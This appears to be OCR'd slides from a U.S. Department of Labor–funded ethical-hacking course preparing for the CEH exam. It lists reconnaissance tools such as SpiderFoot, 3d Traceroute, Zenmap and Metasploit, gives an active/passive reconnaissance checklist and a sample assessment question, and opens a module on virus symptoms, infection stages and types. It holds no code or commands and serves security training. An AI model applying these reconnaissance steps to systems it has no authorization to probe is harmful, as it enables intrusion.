
VisualRoute

Path Analyzer Pro

TouchGraph

Maltego

spiderfoot



SpiderFoot – Open Sourc

www.spiderfoot.net

HOME DOWNLOAD BLOG FEATURES GALLERY DOCUMENTATION SPIDERFOOT HX CONTACT

SpiderFoot

Open Source Intelligence Automation.

Latest News

Posts about new SpiderFoot releases, new functionality and use cases.

Data Sources

See the growing list of over 50 data sources used by SpiderFoot.

Download

SpiderFoot is totally free and open source, download it for Linux, *BSD or Windows.


Modular

Visualisations

Configurable

http://www.spiderfoot.net/

3d Traceroute



Challenge the net:
3d Traceroute

Freeware: 2.4.40.7 Release date: 2010-09-05
PRO: 2.4.40.7 Release date: 2010-09-05

3d Traceroute FREE
- Introduction
- Feature matrix
- Usage tips
- Screen shots
- Download
- Media Alert

3d Traceroute PRO
- More features
- Buy

be up to date
- News
- Newsletter
- Contact
- History

Fun Stuff
- Kismet Client
- IP Space Animation
- TerraView
- THE MUG

Links
- Disruptor OL
- Outlook Spam Protection
- /0 56
- Fotokopierer Zwo

Core features:

- 3d traceroute display: multiple graphics modification options
- statistics window: min, max, average, standard deviation and history window with destination ping time
- as list: the usual data view with lots of features
- long period Ping and HTTP monitor
- Whois query: everything with only one click
- record and playback: record any trace and playback step by step
- build in browser: and the browser is already built in.
- ASN inspector
- NSLookup: with UDP and TCP. And zone transfer capability.
- Day and Night trace: Admins beloved toy
- Command-line execution mode: full replacement for good old buddy tracert.
- passive OS fingerprinting
- three different Portscanner (knows 3,612 well known ports)
- analyze eMail headers: against RBLs
- Connection viewer: TCP, IP, UDP etc. statistics
- HTTP Spy: query HTTP-headers and webpages
- Atomic Clock Sync
- ISO 3166 code browser
- build in TELNET client
- low CPU-Usage
- everywhere a usefull context menu
- Working with Windows 2000 and Windows XP, XP SP1 und XP SP2

http://www.d3tr.de/

Other Useful Tools

E-Mail Spiders

Locating Network Activity

- GEO Spider


Google Earth

Meta Search Engines

- Dogpile
- WebFerret
- Robots.txt
- WTR – Web the Ripper 2
- Web Site Watcher

Conducting Active and Passive Reconnaissance Against a Target

- External Active Reconnaissance
  - ✓ Perform a banner grab
  - ✓ Use Google for research
  - ✓ Zenmap utility
- Internal Active Reconnaissance
  - ✓ Metasploit
- Internal and External Passive Reconnaissance




NISGTC

The National Information, Security & Geospatial Technologies Consortium

This workforce solution was funded by a grant awarded by the U.S. Department of Labor’s Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties, or assurances of any kind, express or implied, with respect to such information, including any information on linked sites and including, but not limited to, accuracy, continued availability or ownership.

EC-Council Mini-Assessment Q31-40

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/




CEH ASSESSMENT

4/50

Penetration testing is a method of actively evaluating the security of an information system or network by simulating an attack from a malicious source.

Which of the following technique is used to simulate an attack from someone who is unfamiliar with the system?



Questions 31-40

Domain 7

NISGTC

The National Information, Security & Geospatial Technologies Consortium

This workforce solution was funded by a grant awarded by the U.S. Department of Labor’s Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties, or assurances of any kind, express or implied, with respect to such information, including any information on linked sites and including, but not limited to, accuracy, continued availability or ownership.

Domain 7


Viruses and Worms

NISGTC
The National Information, Security & Geospatial Technologies Consortium

Objectives

- Identify the symptoms of a virus
- Describe how a virus works
- Describe how a computer gets infected by viruses
- Explain virus analysis
- Identify the types of viruses
- Describe the storage pattern of a virus
- Explain antivirus evasion techniques
- Identify virus detection methods and countermeasures

Symptoms of a Virus


Programs take longer to load

Hard drive is always full

Floppy disk drive or hard drive runs when it is not being used

Unknown files keep appearing

Keyboard or the computer emits strange or beeping sounds


Computer monitor displays strange graphics

File names turn strange, often beyond recognition

Program’s size keeps changing

Memory on the system seems to be in use

Stages of a Virus Life



Elimination

Design


Incorporation

Replication

Detection

Launch

Infection Phase



Virus loads into memory

Checks for executables

Appends malicious code to legitimate program

Program executes and infects others

Types of Viruses

Shell Virus

- Virus code forms a layer around the target host program's code
- Original code moved to new location
- Virus assumes its identity


Add-on Virus

- Appends code to the beginning of the host code
- Virus code executed before host code

Intrusive Virus

- Overwrites its code over host's program code
- Original code does not execute properly

What Viruses Infect



Boot sector

Program

Multi-partite

Network

Source code

